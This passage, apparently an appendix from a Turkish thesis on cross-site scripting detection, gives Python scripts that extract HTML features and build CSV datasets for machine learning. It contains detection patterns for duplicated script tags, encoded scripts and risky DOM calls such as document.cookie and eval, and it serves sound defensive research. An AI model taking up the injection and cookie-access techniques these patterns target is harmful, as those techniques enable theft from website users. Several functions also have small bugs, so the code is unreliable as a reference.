404 
405     # Parse HTML file in Beautiful Soup
406     soup = bs(html, 'html.parser')
407 
408     print(sys._getframe().f_code.co_name + " finished.")
```

```
409
410     # number of GET parameters
411     return (len(soup.find_all("form", method="post")))
412
413 def find_f27(htmlfile): # number_of_remote_CSSes
414     # Open and read the HTML file
415     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
416
417     # Parse HTML file in Beautiful Soup
418     soup = bs(html, 'html.parser')
419
420     counter = 0
421
422     for css in soup.find_all("link"):
423         if css.attrs.get("href"):
424             # if the link tag has the 'href' attribute
425             counter +=1
426
427     print(sys._getframe().f_code.co_name + " finished.")
428
429     # number of remote CSS references
430     return counter
431
432 def find_f28(htmlfile): # number_of_scripts
433     # Open and read the HTML file
434     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
435
436     # Parse HTML file in Beautiful Soup
437     soup = bs(html, 'html.parser')
438
439     print(sys._getframe().f_code.co_name + " finished.")
440
441     # number of scripts
442     return (len(soup.find_all("script")))
443
444 def find_f29(htmlfile): # number_of_single_quoted_attributes
445     # Open and read the HTML file
446     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
447
448     print(sys._getframe().f_code.co_name + " finished.")
449
450     # number of single-quoted attributes in HTML file
451     return len(re.findall(r"='(.*?[^\\])'",html))
452
453 def find_f30(htmlfile): # number_of_SPAN_tags
454     # Open and read the HTML file
455     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
456
457     # Parse HTML file in Beautiful Soup
458     soup = bs(html, 'html.parser')
459
460     print(sys._getframe().f_code.co_name + " finished.")
461
462     # number of SPAN tags
463     return (len(soup.find_all("span")))
464
465 def find_f31(htmlfile): # number_of_SVG_tags
466     # Open and read the HTML file
467     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
```

```
468
469     # Parse HTML file in Beautiful Soup
470     soup = bs(html, 'html.parser')
471
472     print(sys._getframe().f_code.co_name + " finished.")
473
474     # number of SVG tags
475     return (len(soup.find_all("svg")))
476
477 def find_f32(htmlfile): # number_of_unicode_characters_in_scripts
478     # Open and read the HTML file
479     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
480
481     # Parse HTML file in Beautiful Soup
482     soup = bs(html, 'html.parser')
483
484     counter = 0
485
486     for scripts in soup.find_all('script'):
487         for code in scripts:
488             # find all unicode chars
489             counter = counter + len(re.findall(u"[^\u0000-\u007e]+", code))
490
491     print(sys._getframe().f_code.co_name + " finished.")
492
493     # number of unicode characters in scripts
494     return counter
495
496 def find_f33(htmlfile): # number_of_unquoted_attributes
497     # Open and read the HTML file
498     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
499
500     print(sys._getframe().f_code.co_name + " finished.")
501
502     # number of unquoted attributes in HTML file
503     return len(re.findall(r"=(\s*\w*\b)",html))
504
505 def find_f34(htmlfile): # number_of_vulnerable_DOM_objects
506     # Open and read the HTML file
507     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
508
509     keywords=['document.URL', 'document.documentURI', 'document.URLUnencoded', 'document.
    ↪ baseURI', 'document.open', 'document.window', 'document.location', 'document.cookie',
    ↪  'document.referrer', 'window.name', 'history.pushState', 'history.replaceState', '
    ↪ localStorage', 'sessionStorage', 'IndexedDB', 'Database', 'document.write(', '
    ↪ document.write (', 'document.writeln(', 'document.writeln (', 'window.location', '
    ↪ eval(', 'eval (', 'document.domain', 'WebSocket(', 'WebSocket (', '.src', '.lowsrc',
    ↪ 'postMessage(', 'postMessage (', 'setRequestHeader(', 'setRequestHeader (', '
    ↪ FileReader.readAsText(', 'FileReader.readAsText (', 'ExecuteSql(', 'ExecuteSql (', '
    ↪ sessionStorage.setItem(', 'sessionStorage.setItem (', 'document.evaluate(', 'document
    ↪ .evaluate (', 'JSON.parse(', 'JSON.parse (', '.setAttribute(', '.setAttribute (', '
    ↪ RegExp(', 'RegExp (', 'getCookie(', 'getCookie (', 'setCookie(', 'setCookie (', '
    ↪ location.assign(', 'location.assign (', 'location.replace(', 'location.replace (', '
    ↪ location.herf', 'AppName(', 'AppName (', 'getUserAgent(', 'getUserAgent (', '.
    ↪ getElementById', '.getElementByName']
510     counter = 0
511     for item in keywords:
512         counter = counter + html.count(item.lower())
513
```

```
514     print(sys._getframe().f_code.co_name + " finished.")
515 
516     # number of vulnerable DOM objects
517     return counter
518 
519 def find_f35(htmlfile): # average_ASCII_characters_in_external_domain_strings
520     # Open and read the HTML file
521     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
522 
523     counter = 0
524     links = extractor.find_urls(html)
525     for link in links:
526         domain = urlparse(h.unescape(link)).hostname
527         if domain != None:
528             counter = counter + len(domain)
529 
530     if len(links) !=0:
531         average = counter / len(links)
532     else:
533         average = 0
534 
535     print(sys._getframe().f_code.co_name + " finished.")
536 
537     # average ASCII characters in external domain strings in HTML
538     return f'{average:.2f}'
539 
540 def find_f36(htmlfile): # duplicated_special_characters (CAPEC-245)
541     # Open and read the HTML file
542     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
543 
544     patterns=['<\s?<\s?script', 'script\s?>\s?>', '%3c\s?%3c\s?script', 'script\s?%3e\s?%3e'
    ↪ , '&#60;\s?&#60;\s?script', 'script\s?&#62;\s?&#62;']
545 
546     counter = 0
547 
548     for item in patterns:
549         if html.count(item.lower()) > 0:
550             return True
551 
552     print(sys._getframe().f_code.co_name + " finished.")
553 
554     # number of harmful-sensitive keywords
555     return False
556 
557 def find_f37(htmlfile): # encoding_in_scripts
558     # Open and read the HTML file
559     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
560 
561     # Parse HTML file in Beautiful Soup
562     soup = bs(html, 'html.parser')
563 
564     print(sys._getframe().f_code.co_name + " finished.")
565 
566     for scripts in soup.find_all('script'):
567         for code in scripts:
568             # detect URL encoding
569             if len(re.findall(r"/^(?:[^%]|%[0-9A-Fa-f]{2})+$/", code)) > 0:
570                 return True
571             # detect DWORD encoding
```

```
572
573             # detect HEX encoding
574             if len(re.findall(r"\b0x[0-9A-F]+\b", code)) > 0:
575                 return True
576             # detect Octal encoding
577             if len(re.findall(r"\b0o[0-7]+\b", code)) > 0:
578                 return True
579             # search unicode chars
580             if(len(re.findall(u"[^\u0000-\u007f]+", code))) > 0:
581                 return True
582             # detect base64 encoding in scripts
583             if len(re.findall(r"^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0
    ↪ -9+/]{3}=|[A-Za-z0-9+/]{4})$", code)) > 0:
584                 return True
585     return False
586
587 def find_f38(htmlfile): # existence_of_HEX_value_in_"img"_tags
588     # Open and read the HTML file
589     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
590
591     # Parse HTML file in Beautiful Soup
592     soup = bs(html, 'html.parser')
593
594     print(sys._getframe().f_code.co_name + " finished.")
595
596     for image in soup.find_all('img'):
597         try:
598             if len(re.findall(r"\b0x[0-9A-F]+\b|\b[0-9A-F]+\b", image['src'])) > 0:
599                 return True
600             else:
601                 return False
602         except:
603             return False
604
605 def dns_lookup(input, timeout=3, server=""):
606     """Perform a simple DNS lookup, return results in a dictionary"""
607     resolver = Resolver()
608     resolver.timeout = float(timeout)
609     resolver.lifetime = float(timeout)
610     if server:
611         resolver.nameservers = [server]
612     try:
613         records = resolver.resolve(input, "A")
614         return {
615             "addrs": [ii.address for ii in records],
616             "error": "",
617             "name": input,
618         }
619     except DNSException as e:
620         return {
621             "addrs": [],
622             "error": repr(e),
623             "name": input,
624         }
625
626 def find_f39(htmlfile): # form_get-post_destination_domain_consistency (Intelligent
    ↪ Computing & Optimization p.215)
627     # Open and read the HTML file
628     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
```

```
629
630     # Parse HTML file in Beautiful Soup
631     soup = bs(html, 'html.parser')
632
633     urls=[]
634     for url in soup.find_all("form"):
635         try:
636             action = extractor.find_urls(url['action'])
637
638         except:
639              action = ""
640         if len(action) != 0:
641             if len (action[0]) > 0:
642                 urls.append(action[0])
643     links=[]
644     for item in urls:
645         domain = urlparse(h.unescape(item)).hostname
646         if domain != None:
647             links.append(domain)
648
649     links = (list(set(links)))
650
651     for i in range(len(links)):
652         counter = 0
653
654         # Whether URL has DNS record
655         ip = dns_lookup(links[i])['addrs']
656
657         if len(ip) != 0:
658             counter +=1
659
660         # Domain age in WHOIS record > x
661         try:
662             w = whois.query(links[i])
663             cdate = w.creation_date
664         except:
665             cdate=datetime.datetime.now()
666
667         if abs(datetime.datetime.now()-cdate).days > 1000: # WHOIS record creation bigger
    ↪ than 730 days (2 years)
668             counter +=1
669
670         # TTL value of domain > y
671         p = subprocess.Popen(["ping",links[i]], stdout=subprocess.PIPE)
672         res=p.communicate()[0]
673         if p.returncode > 0:
674             # print('server error')
675             TTL = 0
676         else:
677             try:
678                 pattern = re.compile('TTL=\d*')
679                 TTL = pattern.search(str(res)).group().split('=')[1]
680             except: #eger pinge kapali ise
681                 TTL = 0
682
683         hop_count= int(startTTL) - int(TTL)
684
685         if hop_count < 15:
686             counter +=1
```

```
687
688         # IP is used as a domain?
689         if not re.match(r"http[s]?:\/\/(?:\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})",links[i]):
690             counter += 1
691
692         # Number of dots in domain
693         number_of_dots = len(re.findall(".", links[i]))
694         if number_of_dots < 4:
695             counter += 1
696
697         # Whether Well-known port numbers for HTTP or HTTPs
698         if urlparse(urls[i]).port == None:
699             counter += 1
700
701         # Whether URL has "@", "//", "?", "=", "-", "_")
702         if len(re.findall("@", urls[i])) > 0 or len(re.findall("//", urls[i])) > 1 or len(re
    ↪ .findall("\?", urls[i])) > 0 or len(re.findall("=", urls[i])) > 0 or len(re.findall("
    ↪ -", urls[i])) > 0 or len(re.findall("_", urls[i])) > 0:
703             counter += 1
704
705         print(sys._getframe().f_code.co_name + " finished.")
706
707         # Kriterlerden >%50'si olumsuz ise 0 degilse 1 degerini alir.
708         if counter < 4:
709             return False
710     return True
711
712 def find_f40(htmlfile): # hash_usage_in_"img"_tags
713     # Open and read the HTML file
714     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
715
716     # Parse HTML file in Beautiful Soup
717     soup = bs(html, 'html.parser')
718
719     print(sys._getframe().f_code.co_name + " finished.")
720
721     for image in soup.find_all('img'):
722         try:
723             a = re.findall("#", image['src'])
724         except:
725             a = []
726         if len(a) > 0:
727                 return True
728     return False
729
730 def find_f41(htmlfile): # http-equiv_attribute_usage
731     # Open and read the HTML file
732     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
733
734     print(sys._getframe().f_code.co_name + " finished.")
735
736     if len(re.findall("http-equiv", html)) > 0:
737         return True
738     else:
739         return False
740
741 def find_f42(htmlfile): # img_src_composed_of_"x:x"
742     # Open and read the HTML file
743     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
```

```
744
745     # Parse HTML file in Beautiful Soup
746     soup = bs(html, 'html.parser')
747
748     print(sys._getframe().f_code.co_name + " finished.")
749
750     for image in soup.find_all('img'):
751         try:
752             if len(re.findall(r"\w*\s?:\s?\w*", image['src'])) > 0:
753                 return True
754             else:
755                 return False
756         except:
757             return False
758
759 def find_f43(htmlfile): # img_src_contains_http_string
760     # Open and read the HTML file
761     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
762
763     # Parse HTML file in Beautiful Soup
764     soup = bs(html, 'html.parser')
765
766     print(sys._getframe().f_code.co_name + " finished.")
767
768     for image in soup.find_all('img'):
769         try:
770             if len(re.findall("http", image['src'])) > 0:
771                 return True
772             else:
773                 return False
774         except:
775             return False
776
777 def find_f44(htmlfile): # img_src_contains_https_string
778     # Open and read the HTML file
779     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
780
781     # Parse HTML file in Beautiful Soup
782     soup = bs(html, 'html.parser')
783
784     print(sys._getframe().f_code.co_name + " finished.")
785
786     for image in soup.find_all('img'):
787         try:
788             if len(re.findall("https", image['src'])) > 0:
789                return True
790             else:
791                return False
792         except:
793             return False
794
795 def find_f45(htmlfile): # img_src_contains_www_string
796     # Open and read the HTML file
797     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
798
799     # Parse HTML file in Beautiful Soup
800     soup = bs(html, 'html.parser')
801
802     print(sys._getframe().f_code.co_name + " finished.")
```

```
803
804     for image in soup.find_all('img'):
805         try:
806             a = re.findall("www", image['src'])
807         except:
808             a = []
809         if len(a) > 0:
810                 return True
811     return False
812
813 def find_f46(htmlfile): # is_the_script_readable (Detecting Obfuscated JavaScripts from
        ↪ Known and Unknown Obfuscators using Machine Learning)
814     # Open and read the HTML file
815     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
816
817     # Parse HTML file in Beautiful Soup
818     soup = bs(html, 'html.parser')
819
820     readability=[]
821     for scripts in soup.find_all('script'):
822         for code in scripts:
823             readability.append(float(HalsteadCalculator.main(code)))
824
825     if readability == []: #sayfada herhangi bir javascript yoksa "0" elemanini ekleyelim
826         readability.append(0)
827
828     print(sys._getframe().f_code.co_name + " finished.")
829
830     if max(readability) >= 2000:
831         return False
832     else:
833         return True
834
835 def find_f47(htmlfile): # length_of_input_strings_is_limited
836     # Open and read the HTML file
837     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
838
839     # Parse HTML file in Beautiful Soup
840     soup = bs(html, 'html.parser')
841
842     print(sys._getframe().f_code.co_name + " finished.")
843
844     # length of input strings is limited
845     for item in soup.find_all("input"):
846         if len(re.findall("maxlength", str(item))) > 0:
847                 return True
848     return False
849
850 def find_f48(htmlfile): # maximum_occurrence_of_domains_found_in_URLs
851     # Open and read the HTML file
852     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
853
854     domains=[]
855     urls=extractor.find_urls(html)
856
857     for url in urls:
858         domain = urlparse(url).hostname
859         domains.append(domain)
860
```

```
861     pivot = Counter(domains)
862 
863     print(sys._getframe().f_code.co_name + " finished.")
864 
865     # maximum occurrence of domains found in URLs
866     if len(pivot) > 0:
867         return pivot[max(domains,key=domains.count)]
868     else:
869         return 0
870 
871 def find_f49(htmlfile): # the_code_contains_equalto_after_slash_character
872     # Open and read the HTML file
873     html = open(htmlfile, 'r', encoding='utf-8', errors='ignore').read()
874 
875     print(sys._getframe().f_code.co_name + " finished.")
876 
877     if re.findall(r"\/\s?=", html):
878         return True
879     else:
880         return False
881 
882 # get parent directory
883 curr_dir = Path(__file__).parent
884 
885 dizin_nonxss = str(curr_dir)+"/dataset/non-xss-pp/"
886 dizin_xss = str(curr_dir)+"/dataset/xss-pp/"
887 
888 def feature_extract(dizin, filename):
889     os.chdir(dizin)
890     start = time.time()
891 
892     size = os.path.getsize(filename)
893 
894     result = str(filename) + "," + str(find_f0(filename))+ "," +str(find_f1(filename))+ ","
    ↪ +str(find_f2(filename))+ "," +str(find_f3(filename))+ "," +str(find_f4(filename))+ ",
    ↪ " +str(find_f5(filename))+ "," +str(find_f6(filename))+ "," +str(find_f7(filename))+
    ↪ "," +str(find_f8(filename))+ "," +str(find_f9(filename))+ "," +str(find_f10(filename)
    ↪ )+ "," +str(find_f11(filename))+ "," +str(find_f12(filename))+ "," +str(find_f13(
    ↪ filename))+ "," +str(find_f14(filename))+ "," +str(find_f15(filename))+ "," +str(
    ↪ find_f16(filename))+ "," +str(find_f17(filename))+ "," +str(find_f18(filename))+ ","
    ↪ +str(find_f19(filename))+ "," +str(find_f20(filename))+ "," +str(find_f21(filename))+
    ↪  "," +str(find_f22(filename))+ "," +str(find_f23(filename))+ "," +str(find_f24(
    ↪ filename))+ "," +str(find_f25(filename))+ "," +str(find_f26(filename))+ "," +str(
    ↪ find_f27(filename))+ "," +str(find_f28(filename))+ "," +str(find_f29(filename))+ ","
    ↪ +str(find_f30(filename))+ "," +str(find_f31(filename))+ "," +str(find_f32(filename))+
    ↪  "," +str(find_f33(filename))+ "," +str(find_f34(filename))+ "," +str(find_f35(
    ↪ filename))+ "," +str(find_f36(filename))+ "," +str(find_f37(filename))+ "," +str(
    ↪ find_f38(filename))+ "," +str(find_f39(filename))+ "," +str(find_f40(filename))+ ","
    ↪ +str(find_f41(filename))+ "," +str(find_f42(filename))+ "," +str(find_f43(filename))+
    ↪  "," +str(find_f44(filename))+ "," +str(find_f45(filename))+ "," +str(find_f46(
    ↪ filename))+ "," +str(find_f47(filename))+ "," +str(find_f48(filename))+ "," +str(
    ↪ find_f49(filename))
895 
896     end = time.time()
897     log = str(size) + " boyutundaki " + f + " dosyasinin islenmesi " + str(end-start) + " sn
    ↪ . surdu..."
898 
899     results = open("processed/FeatureExtraction.csv", 'a', encoding='utf-8')
900     results.write(result+"\n")
```

```
    results.close()
    os.replace(dizin + filename, dizin + "/processed/" + filename)

    logs = open("processed/FeatureExtraction.log", 'a', encoding='utf-8')
    logs.write(log+"\n")
    logs.close()

files_nonxss = os.listdir(dizin_nonxss)
files_xss = os.listdir(dizin_xss)

for f in files_nonxss:
    print(f)
    feature_extract(dizin_nonxss, f)

for f in files_xss:
    print(f)
    feature_extract(dizin_xss, f)
```

Son olarak RapidMiner yazılımına girdi olarak verilmek üzere, özelliklerin çıkarıldığı "*FeatureExtraction.csv*" dosyasını girdi olarak alarak "*binary.csv*", "*frequency.csv*", "*normalized_frequency.csv*" ve "*term_frequency.csv*" veri seti dosyalarını oluşturan Python betiği aşağıda verilmiştir.

```
### GenerateCSVFiles.py ###
import os
from pathlib import Path
import csv

# binary.csv: bu dosya, yalnizca ozelligin kitapliktaki soz konusu HTML'de olup olmadigini soyler. ozellik varsa "1", aksi takdirde "0" degeri atanir.
# frequency.csv: bu dosya, her ozelligin HTML dosyasinda kac kez tekrar ettigini icerir.
# normalized_frequency.csv: bu dosya, frekans.csv dosyasinin sonuclarinin "0" ile "1" arasinda normallestirilmis halini icerir.
# term_frequency.csv: bu dosya, terim (ozellik) frekansinin HTML belgesindeki diger terimlere oranini soyler. ornegin, belgede <script> ozelliginin 10 tekrari vardir ve toplamda 1000 terim vardir, bu nedenle <script> ogesinin TF'si 10/1000= 0,01'dir.

# get parent directory
dizin = Path(__file__).parent

#column_headers="Filename,F0,F1,F2,F3,F4,F5,F6,F7,F8,F9,F10,F11,F12,F13,F14,F15,F16,F17,F18,F19,F20,F21,F22,F23,F24,F25,F26,F27,F28,F29,F30,F31,F32,F33,F34,F35,F36,F37,F38,F39,F40,F41,F42,F43,F44,F45,F46,F47,F48,F49,Class"

def normalize_data(arr, t_min, t_max):
    norm_arr = []
    diff = t_max - t_min
    diff_arr = max(arr)- min(arr)
    if diff_arr != 0:
        for i in arr:
            temp = (((i - min(arr))*diff)/diff_arr) + t_min
            norm_arr.append(f'{temp:.3f}')
    else:
        for i in arr:
            norm_arr.append(f'{0:.3f}')
    return norm_arr
```

```
28
29 def generate_binary_csv(dizin):
30     os.chdir(dizin)
31     with open('FeatureExtraction-combined.csv', 'r') as file:
32         reader = csv.reader(file, skipinitialspace=True)
33         for row in reader:
34             line = [row[0]] # add filename
35             for i in range(1, 51): # add features
36                 if row[i] != "0":
37                     line.append(f'{1:.3f}')
38                 else:
39                     line.append(f'{0:.3f}')
40             line.append(row[51]) #add class
41             binary_csv = open("binary.csv", 'a', encoding='utf-8')
42             binary_csv.write(",".join(line) + "\n")
43             binary_csv.close()
44
45 def generate_frequency_csv(dizin):
46     os.chdir(dizin)
47     file = open('FeatureExtraction-combined.csv').read()
48     file = file.replace("True", f'{1:.3f}')
49     file = file.replace("False", f'{0:.3f}')
50     frequency_csv = open("frequency.csv", 'a', encoding='utf-8')
51     frequency_csv.write(file)
52     frequency_csv.close()
53
54 def generate_normalized_frequency_csv(dizin):
55     arr0 = [] #filenames
56     arr1 = [] #f0
57     arr2 = [] #f1
58     arr3 = [] #f2
59     arr4 = [] #f3
60     arr5 = [] #f4
61     arr6 = [] #f5
62     arr7 = [] #f6
63     arr8 = [] #f7
64     arr9 = [] #f8
65     arr10 = [] #f9
66     arr11 = [] #f10
67     arr12 = [] #f11
68     arr13 = [] #f12
69     arr14 = [] #f13
70     arr15 = [] #f14
71     arr16 = [] #f15
72     arr17 = [] #f16
73     arr18 = [] #f17
74     arr19 = [] #f18
75     arr20 = [] #f19
76     arr21 = [] #f20
77     arr22 = [] #f21
78     arr23 = [] #f22
79     arr24 = [] #f23
80     arr25 = [] #f24
81     arr26 = [] #f25
82     arr27 = [] #f26
83     arr28 = [] #f27
84     arr29 = [] #f28
85     arr30 = [] #f29
86     arr31 = [] #f30
```

```
    arr32 = [] #f31
    arr33 = [] #f32
    arr34 = [] #f33
    arr35 = [] #f34
    arr36 = [] #f35
    arr37 = [] #f36
    arr38 = [] #f37
    arr39 = [] #f38
    arr40 = [] #f39
    arr41 = [] #f40
    arr42 = [] #f41
    arr43 = [] #f42
    arr44 = [] #f43
    arr45 = [] #f44
    arr46 = [] #f45
    arr47 = [] #f46
    arr48 = [] #f47
    arr49 = [] #f48
    arr50 = [] #f49
    arr51 = [] #classes

    os.chdir(dizin)

    with open('frequency.csv', 'r') as file:
        reader = csv.reader(file, skipinitialspace=True)
        for row in reader:
            for i in range(len(row)):
                if i==0:
                    arr0.append(row[i])
                if i==1:
                    arr1.append(float(row[i]))
                if i==2:
                    arr2.append(float(row[i]))
                if i==3:
                    arr3.append(float(row[i]))
                if i==4:
                    arr4.append(float(row[i]))
                if i==5:
                    arr5.append(float(row[i]))
                if i==6:
                    arr6.append(float(row[i]))
                if i==7:
                    arr7.append(float(row[i]))
                if i==8:
                    arr8.append(float(row[i]))
                if i==9:
                    arr9.append(float(row[i]))
                if i==10:
                    arr10.append(float(row[i]))
                if i==11:
                    arr11.append(float(row[i]))
                if i==12:
                    arr12.append(float(row[i]))
                if i==13:
                    arr13.append(float(row[i]))
                if i==14:
                    arr14.append(float(row[i]))
                if i==15:
                    arr15.append(float(row[i]))
```

```
                if i==16:
                    arr16.append(float(row[i]))
                if i==17:
                    arr17.append(float(row[i]))
                if i==18:
                    arr18.append(float(row[i]))
                if i==19:
                    arr19.append(float(row[i]))
                if i==20:
                    arr20.append(float(row[i]))
                if i==21:
                    arr21.append(float(row[i]))
                if i==22:
                    arr22.append(float(row[i]))
                if i==23:
                    arr23.append(float(row[i]))
                if i==24:
                    arr24.append(float(row[i]))
                if i==25:
                    arr25.append(float(row[i]))
                if i==26:
                    arr26.append(float(row[i]))
                if i==27:
                    arr27.append(float(row[i]))
                if i==28:
                    arr28.append(float(row[i]))
                if i==29:
                    arr29.append(float(row[i]))
                if i==30:
                    arr30.append(float(row[i]))
                if i==31:
                    arr31.append(float(row[i]))
                if i==32:
                    arr32.append(float(row[i]))
                if i==33:
                    arr33.append(float(row[i]))
                if i==34:
                    arr34.append(float(row[i]))
                if i==35:
                    arr35.append(float(row[i]))
                if i==36:
                    arr36.append(float(row[i]))
                if i==37:
                    arr37.append(float(row[i]))
                if i==38:
                    arr38.append(float(row[i]))
                if i==39:
                    arr39.append(float(row[i]))
                if i==40:
                    arr40.append(float(row[i]))
                if i==41:
                    arr41.append(float(row[i]))
                if i==42:
                    arr42.append(float(row[i]))
                if i==43:
                    arr43.append(float(row[i]))
                if i==44:
                    arr44.append(float(row[i]))
                if i==45:
```

```
                    arr45.append(float(row[i]))
                if i==46:
                    arr46.append(float(row[i]))
                if i==47:
                    arr47.append(float(row[i]))
                if i==48:
                    arr48.append(float(row[i]))
                if i==49:
                    arr49.append(float(row[i]))
                if i==50:
                    arr50.append(float(row[i]))
                if i==51:
                    arr51.append(row[i])

        arr1 = normalize_data(arr1,0,1)
        arr2 = normalize_data(arr2,0,1)
        arr3 = normalize_data(arr3,0,1)
        arr4 = normalize_data(arr4,0,1)
        arr5 = normalize_data(arr5,0,1)
        arr6 = normalize_data(arr6,0,1)
        arr7 = normalize_data(arr7,0,1)
        arr8 = normalize_data(arr8,0,1)
        arr9 = normalize_data(arr9,0,1)
        arr10 = normalize_data(arr10,0,1)
        arr11 = normalize_data(arr11,0,1)
        arr12 = normalize_data(arr12,0,1)
        arr13 = normalize_data(arr13,0,1)
        arr14 = normalize_data(arr14,0,1)
        arr15 = normalize_data(arr15,0,1)
        arr16 = normalize_data(arr16,0,1)
        arr17 = normalize_data(arr17,0,1)
        arr18 = normalize_data(arr18,0,1)
        arr19 = normalize_data(arr19,0,1)
        arr20 = normalize_data(arr20,0,1)
        arr21 = normalize_data(arr21,0,1)
        arr22 = normalize_data(arr22,0,1)
        arr23 = normalize_data(arr23,0,1)
        arr24 = normalize_data(arr24,0,1)
        arr25 = normalize_data(arr25,0,1)
        arr26 = normalize_data(arr26,0,1)
        arr27 = normalize_data(arr27,0,1)
        arr28 = normalize_data(arr28,0,1)
        arr29 = normalize_data(arr29,0,1)
        arr30 = normalize_data(arr30,0,1)
        arr31 = normalize_data(arr31,0,1)
        arr32 = normalize_data(arr32,0,1)
        arr33 = normalize_data(arr33,0,1)
        arr34 = normalize_data(arr34,0,1)
        arr35 = normalize_data(arr35,0,1)
        arr36 = normalize_data(arr36,0,1)
        arr37 = normalize_data(arr37,0,1)
        arr38 = normalize_data(arr38,0,1)
        arr39 = normalize_data(arr39,0,1)
        arr40 = normalize_data(arr40,0,1)
        arr41 = normalize_data(arr41,0,1)
        arr42 = normalize_data(arr42,0,1)
        arr43 = normalize_data(arr43,0,1)
        arr44 = normalize_data(arr44,0,1)
        arr45 = normalize_data(arr45,0,1)
```

```
        arr46 = normalize_data(arr46,0,1)
        arr47 = normalize_data(arr47,0,1)
        arr48 = normalize_data(arr48,0,1)
        arr49 = normalize_data(arr49,0,1)
        arr50 = normalize_data(arr50,0,1)

        line=[]
        for i in range(len(arr1)):
            normalized_frequency_csv = open("normalized_frequency.csv", 'a', encoding='utf-8
    ↪ ')
            normalized_frequency_csv.write((str(arr0[i])+","))
            normalized_frequency_csv.write((str(arr1[i])+","))
            normalized_frequency_csv.write((str(arr2[i])+","))
            normalized_frequency_csv.write((str(arr3[i])+","))
            normalized_frequency_csv.write((str(arr4[i])+","))
            normalized_frequency_csv.write((str(arr5[i])+","))
            normalized_frequency_csv.write((str(arr6[i])+","))
            normalized_frequency_csv.write((str(arr7[i])+","))
            normalized_frequency_csv.write((str(arr8[i])+","))
            normalized_frequency_csv.write((str(arr9[i])+","))
            normalized_frequency_csv.write((str(arr10[i])+","))
            normalized_frequency_csv.write((str(arr11[i])+","))
            normalized_frequency_csv.write((str(arr12[i])+","))
            normalized_frequency_csv.write((str(arr13[i])+","))
            normalized_frequency_csv.write((str(arr14[i])+","))
            normalized_frequency_csv.write((str(arr15[i])+","))
            normalized_frequency_csv.write((str(arr16[i])+","))
            normalized_frequency_csv.write((str(arr17[i])+","))
            normalized_frequency_csv.write((str(arr18[i])+","))
            normalized_frequency_csv.write((str(arr19[i])+","))
            normalized_frequency_csv.write((str(arr20[i])+","))
            normalized_frequency_csv.write((str(arr21[i])+","))
            normalized_frequency_csv.write((str(arr22[i])+","))
            normalized_frequency_csv.write((str(arr23[i])+","))
            normalized_frequency_csv.write((str(arr24[i])+","))
            normalized_frequency_csv.write((str(arr25[i])+","))
            normalized_frequency_csv.write((str(arr26[i])+","))
            normalized_frequency_csv.write((str(arr27[i])+","))
            normalized_frequency_csv.write((str(arr28[i])+","))
            normalized_frequency_csv.write((str(arr29[i])+","))
            normalized_frequency_csv.write((str(arr30[i])+","))
            normalized_frequency_csv.write((str(arr31[i])+","))
            normalized_frequency_csv.write((str(arr32[i])+","))
            normalized_frequency_csv.write((str(arr33[i])+","))
            normalized_frequency_csv.write((str(arr34[i])+","))
            normalized_frequency_csv.write((str(arr35[i])+","))
            normalized_frequency_csv.write((str(arr36[i])+","))
            normalized_frequency_csv.write((str(arr37[i])+","))
            normalized_frequency_csv.write((str(arr38[i])+","))
            normalized_frequency_csv.write((str(arr39[i])+","))
            normalized_frequency_csv.write((str(arr40[i])+","))
            normalized_frequency_csv.write((str(arr41[i])+","))
            normalized_frequency_csv.write((str(arr42[i])+","))
            normalized_frequency_csv.write((str(arr43[i])+","))
            normalized_frequency_csv.write((str(arr44[i])+","))
            normalized_frequency_csv.write((str(arr45[i])+","))
            normalized_frequency_csv.write((str(arr46[i])+","))
            normalized_frequency_csv.write((str(arr47[i])+","))
            normalized_frequency_csv.write((str(arr48[i])+","))
```

```
            normalized_frequency_csv.write((str(arr49[i])+","))
            normalized_frequency_csv.write((str(arr50[i])+","))
            normalized_frequency_csv.write((str(arr51[i])+"\n"))
            normalized_frequency_csv.close()

def generate_term_frequency_csv(dizin):
    os.chdir(dizin)
    total = 0
    with open('frequency.csv', 'r') as file:
        reader = csv.reader(file, skipinitialspace=True)
        for row in reader:
            term_frequency_csv = open("term_frequency.csv", 'a', encoding='utf-8')
            term_frequency_csv.write((str(row[0])+","))
            for i in range(1,51):
                total += float(row[i])
            for i in range(1,51):
                if total != f'{0:.3f}':
                    #print(row[i], total)
                    val = float(row[i])/float(total)
                    #print(val)
                    term_frequency_csv.write(str(val) + ",")
                else:
                    term_frequency_csv.write(float(row[i])+",")
            term_frequency_csv.write((str(row[51])+"\n"))
            term_frequency_csv.close()

generate_binary_csv(dizin)
generate_frequency_csv(dizin)
generate_normalized_frequency_csv(dizin)
generate_term_frequency_csv(dizin)
```

EK 2. Özellik belirleme ve çıkarımında kullanılan metin dosyaları

Özellik belirleme ve çıkarımında kullanılan 6 farklı dosyanın (*AJAX_Keywords.txt*, *Dangerous_HTML_Methods.txt*, *DOM_Modification_Keywords.txt*, *DOM_Objects.txt*, *Event_Handlers.txt* ve *Sensitive_Keywords.txt*) içerikleri aşağıda verilmiş olup bu anahtar kelimeler, Python betiğinde dışarıdan dosyadan okutulmak yerine dizi olarak kod içerisine gömülerek kullanılmıştır.

